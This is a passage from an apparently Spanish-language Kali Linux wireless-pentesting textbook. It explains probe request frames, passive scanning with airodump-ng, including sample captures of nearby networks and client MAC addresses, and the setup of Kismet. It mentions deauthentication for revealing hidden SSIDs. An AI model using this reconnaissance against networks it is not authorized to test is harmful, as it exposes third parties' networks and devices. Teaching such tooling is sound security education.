- Tramas probe request.

Las herramientas que implementan el escaneo activo envían periódicamente tramas probe request. Estas tramas son utilizadas por los clientes cada vez que buscan una red. Los clientes pueden enviar dos tipos de tramas:

- Tramas probe request **dirigidas** ("Red X, ¿estás ahí?").
- Tramas probe request de **difusión** ("Hola, ¿hay alguien allí?").

Nota

Sniffers, Stumblers y Scanners

La terminología relacionada con las herramientas inalámbricas puede ser un poco abrumadora. En términos generales, la mayoría de las herramientas que implementan el escaneo activo se denominan *stumblers*, mientras que las herramientas que implementan el escaneo pasivo se llaman *scanners*. Sin embargo, un stumbler generalmente se considera una "herramienta de escaneo" (incluso si técnicamente no es un escáner). Los sniffer son herramientas de monitoreo de red que no están específicamente relacionadas con redes inalámbricas. Un *sniffer* es simplemente una herramienta que le muestra todos los paquetes que ve la interfaz. Un sniffer es un programa de aplicación. Si un controlador o tarjeta inalámbrica no entrega el paquete al sniffer para su procesamiento, el rastreador no puede hacer nada al respecto.

Las herramientas que implementan el escaneo pasivo generan resultados considerablemente mejores que las herramientas que usan el escaneo activo. Las herramientas de escaneo pasivo no transmiten los paquetes ellos mismos; en cambio, escuchan todos los paquetes en un canal dado y luego analizan esos paquetes para ver qué está pasando. Estas herramientas tienen una vista mucho mejor de las redes circundantes.

Las herramientas para escanear redes inalámbricas incluidas en Kali Linux caen en la categoría de escáneres pasivos. En este capítulo, se cubren las dos herramientas más populares: **airodump-ng** y **Kismet**, pero también se pueden usar herramientas como **Fern Wi-Fi Cracker** y **Wifite** para este propósito.

A continuación, mire cada una de estas herramientas con más detalle y cómo pueden ayudarle a descubrir redes inalámbricas

5.4.1 Escaneo inalámbrico con airodump-ng

La herramienta airodump-ng es una de las muchas herramientas incluidas en la suite **Aircrack-ng**. Es capaz de realizar sniffing y capturar tramas 802.11, además de registrar información relativa de los AP y clientes descubiertos.

Por otro lado, la herramienta airodump-ng escanea la banda de frecuencia Wi-Fi, saltando de un canal a otro. Para usarlo, después de haber puesto la interfaz inalámbrica

en modo monitor como se vio anteriormente (ver capítulo 3), ejecute el comando `airo-dump-ng wlan0`. La siguiente captura de pantalla muestra su resultado:

```
CH 11 ][ Elapsed: 2 mins ][ 2018-04-26 01:10 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B0:4E:26:1E:F6:36  -35      112        0    0   4  54e  WPA2 CCMP   PSK  TP-Link_F636
00:24:D2:1E:49:33  -47       69       22    0   6  54   WPA2 CCMP   PSK  Howarts
48:5A:B6:4B:25:21  -49       66     1043    0   6  54e  WPA2 CCMP   PSK  Mortys
E8:D1:1B:01:AF:67  -51       39        4    0   3  54e  WPA2 CCMP   PSK  Arturo casa
B4:EE:B4:7E:9D:71  -55       63        0    0  11  54e  WPA  CCMP   PSK  WLAN_9D6C
4C:60:DE:3A:E8:0C  -69       26        0    0  11  54e  WPA2 CCMP   PSK  NETGEAR74
1C:AB:C0:E6:7A:08  -71        8        0    0  10  54e  WPA  CCMP   PSK  MANUELA 3
1C:AB:C0:56:23:A8  -66       20        0    0   6  54e  WPA  CCMP   PSK  LIA ROSA
D4:7B:B0:83:2D:C2  -64        1        0    0   1  54e  WPA  CCMP   PSK  WLAN_2DBD
FC:5A:1D:1F:A2:C8  -69        4        0    0   1  54e  WPA2 CCMP   PSK  BENJAMINYLUANA
D4:7B:B0:85:E3:64  -70        6        1    0  11  54e  WPA  CCMP   PSK  FAMILIAMU.Oz
D4:7B:B0:84:53:80  -71        0        2    0   1  -1   WPA                <length:  0>
34:57:60:89:F5:02  -72        3        0    0   6  54e. WPA2 CCMP   PSK  WLAN_F500
FC:5A:1D:21:23:28  -72        8        0    0   9  54e  WPA2 CCMP   PSK  NELIDA
70:4F:57:2A:E6:84  -70        0        0    0   2  54e  WPA2 CCMP   PSK  Haru
FC:5A:1D:18:EF:C8  -72        3        0    0  11  54e  WPA2 CCMP   PSK  GUGU
F8:03:8E:8D:92:91  -70       13        0    0  11  54e  WPA  CCMP   PSK  QUESA
A8:4E:3F:58:23:08  -69        9        0    0   1  54e  WPA  CCMP   PSK  OSCAR
FC:5A:1D:35:C4:08  -69       18        0    0  11  54e  WPA2 CCMP   PSK  MOVISTAR_C400
DE:2D:DB:0A:05:37  -68       12        0    0   6  54e  WPA  CCMP   PSK  WLAN_74F0
FC:5A:1D:32:37:C8  -68       17        0    0  11  54e  WPA2 CCMP   PSK  MOVISTAR_37C0
FC:5A:1D:07:95:68  -67       14        2    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_9560
D4:7B:B0:84:55:72  -67       32        0    0  11  54e  WPA  CCMP   PSK  WLAN_556D
D8:FB:5E:EE:3E:3F  -66       11        0    0   1  54e  WPA2 CCMP   PSK  MIGUELITO
D8:FB:5E:EE:5A:9B  -64       22        0    0   1  54e  WPA  CCMP   PSK  Giulliana
EC:0E:C4:77:35:39  -56       58        4    0   6  54e  WPA  CCMP   PSK  Bustamante M

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:24:D2:1E:49:33  2C:59:8A:33:50:7F  -53    0 - 1      0        39
00:24:D2:1E:49:33  E8:B4:C8:00:C2:37  -60   54 - 6      0         3
```

La primera línea muestra la última asociación entre un AP y un cliente, con el canal actual; es decir, muestra el tiempo de ejecución transcurrido (*elapsed*) y el protocolo de seguridad utilizado. Como se observa en la captura de pantalla anterior, la mitad superior de la pantalla muestra los AP mientras que la mitad inferior muestra los clientes.

Para cada AP encontrado, se muestra la siguiente información:

- El BSSID (dirección MAC).
- El nivel de potencia (PWR) de la señal.
- La cantidad de tramas beacon enviadas y la cantidad de paquetes de datos capturados (#Data).
- El canal (CH).
- La velocidad máxima admitida (MB).
- El algoritmo de encriptación (ENC), el cifrado (CIPHER) y el protocolo de autenticación (AUTH) utilizados.
- El nombre de la red inalámbrica o SSID (ESSID).

Si **<length: número>** aparece en el campo ESSID, significa que el SSID está oculto y el AP solo revela su longitud (número de caracteres). Si el número es 0 o 1, significa que el AP no revela la longitud real del SSID.

En la mitad inferior, el campo **STATION** se refiere a la dirección MAC de los clientes, que se pueden asociar con un AP. Si está asociado, el BSSID del AP se muestra en el campo relativo; de lo contrario, se muestra el estado «**Not associated**». El campo **Probe** indica los SSID de los AP a los que el cliente intenta conectarse si no están asociados actualmente. Esto puede revelar un AP oculto cuando responde a una trama **probe request** o a una **association request** de un cliente.

Hay otros métodos para obtener un SSID oculto. Podría obligar a los clientes conectados a reasociarse con el AP enviándoles paquetes de desautenticación, como se verá en el capítulo 9 «Ataque a clientes inalámbricos». También podría analizar la asociación capturada y las tramas probe request o probe response con Wireshark para recuperar el SSID. Se cubrirá el análisis de tramas en el capítulo 6 «Cracking del WEP» y en el capítulo 7 «Cracking del WPA / WPA2».

Puede escribir el resultado en un archivo usando las opciones `-w` o `-write` seguido del nombre del archivo. **Airodump-ng** puede guardar la salida en varios formatos (pcap, ivs, csv, gps, kismet y netxml), compatibles con Kismet y herramientas de análisis de paquetes como Wireshark.

Airodump-ng también permite seleccionar canales específicos a través de la opción

```
–channel o -c <ch_nr1, ch_nr2 ... ..ch_nrN>:
airodump-ng -c 1 -w output wlan0
```

```
CH  1 ][ Elapsed: 12 s ][ 2018-04-26 07:45

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D4:7B:B0:85:E0:40   -1   0        0        1    0   1  -1   WPA              <length:  0>
FC:4A:E9:40:4D:B0   -1   0        0        5    0   1  -1   WPA              <length:  0>
B0:4E:26:1E:F6:36  -42  19       37        0    0   4  54e  WPA2 CCMP   PSK  TP-Link_F636
E8:D1:1B:01:AF:67  -51  44       61      378  112   3  54e  WPA2 CCMP   PSK  Arturo casa
48:5A:B6:4B:25:21  -57   0        1        2    0   6  54e  WPA2 CCMP   PSK  Mortys
D4:7B:B0:83:2D:C2  -56  60       79        1    0   1  54e  WPA  CCMP   PSK  WLAN_2DBD
FC:5A:1D:35:A4:A8  -59   0       72        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_A4A0
FC:5A:1D:07:95:68  -60  62       85        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_9560
D8:FB:5E:EE:3E:3F  -59  45       82        6    0   1  54e  WPA2 CCMP   PSK  MIGUELITO
FC:4A:E9:41:37:E0  -64  53       90        0    0   1  54e  WPA  CCMP   PSK  Rafael
D8:FB:5E:ED:19:AD  -67  12       25        2    0   1  54e  WPA2 CCMP   PSK  WLAN_19A8
FC:5A:1D:1F:A2:C8  -66  15       22        0    0   1  54e  WPA2 CCMP   PSK  BENJAMINYLUANA
D8:FB:5E:EE:5A:9B  -68  22       38        0    0   1  54e  WPA  CCMP   PSK  Giulliana
38:4C:90:CB:93:F0  -68   0        0        0    0   1  54e  WPA2 CCMP   PSK  CHICHO
1C:AB:C0:47:D6:88  -68  23       24       11    0   1  54e  WPA  CCMP   PSK  WLAN_D680
D8:FB:5E:ED:FA:B3  -73   0        2        0    0   1  54e  WPA  CCMP   PSK  WLAN_FAAE

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D4:7B:B0:85:E0:40  54:27:58:D8:C8:45  -71    0 - 1      0         3
(not associated)   A8:C8:3A:5C:D5:06  -53    0 - 1      1         5
(not associated)   94:0E:6B:05:0F:06  -64    0 - 1      0         1
FC:4A:E9:40:4D:B0  48:13:7E:8B:01:1A  -65    0 - 1e   491        11
E8:D1:1B:01:AF:67  00:5A:13:E7:66:9A  -62    0 - 1      0       763  Arturo casa
48:5A:B6:4B:25:21  AC:B5:7D:36:C4:BA  -33    0 -54e     0         2
D8:FB:5E:EE:3E:3F  B0:E2:35:FD:0C:5D  -62    0 - 1      0        17
```

5.4.2 Escaneo inalámbrico con Kismet

Kismet es un poderoso escáner pasivo disponible para diferentes plataformas y está instalado por defecto en Kali. No es simplemente un escáner, sino también una herramienta de análisis de tramas inalámbricas y detección de intrusos.


Kismet se compone de dos componentes principales:

- **kismet_server** y
- **kismet_client**.


El componente **kismet_server** se encarga de capturar, registrar y decodificar tramas inalámbricas. Su archivo de configuración es **kismet.conf** y está ubicado en **/etc/kismet/** en Kali Linux.

El frontend **kismet_client** es una interfaz basada en la biblioteca *ncurses* que muestra los AP detectados, las estadísticas y los detalles de la red. Para ejecutarlo, escriba "kismet" en la línea de comandos o navegue a **Kali Linux > Ataques Wireless > Herramientas inalámbricas 802.11 > Kismet** desde el menú **Aplicaciones**.


Como puede ver, Kismet pide que inicie el servidor, elija **Yes** y luego **Start** en el siguiente mensaje.



Luego, aparece un mensaje que dice que no se definieron las fuentes (**No sources**) de los paquetes y se le pide que agregue una fuente de paquete. Haga clic en **Yes**.




La fuente del paquete es su interfaz de modo monitor **wlan0** (puede ser también **wlan0mon** o **mon**) y la inserta en el campo **Intf** en el posterior mensaje.



El origen del paquete también se puede establecer en el archivo **kismet.conf**, en la directiva **ncsource**, como puede ver en la siguiente captura de pantalla:

Esta es la forma recomendada de configurar el origen del paquete, evitando hacerlo manualmente cada vez que se inicia Kismet.


Cierre el terminal del servidor (haga clic en **[Close Console Windows]**).




Después, se muestra la interfaz del cliente. Para acceder al menú en la parte superior de la ventana, presione la tecla **~** y muévase sobre las entradas con las teclas de flecha. La interfaz y el comportamiento de Kismet son personalizables navegando a **Kismet > Preferences**.

La pantalla se divide en las siguientes secciones principales, de arriba a abajo:

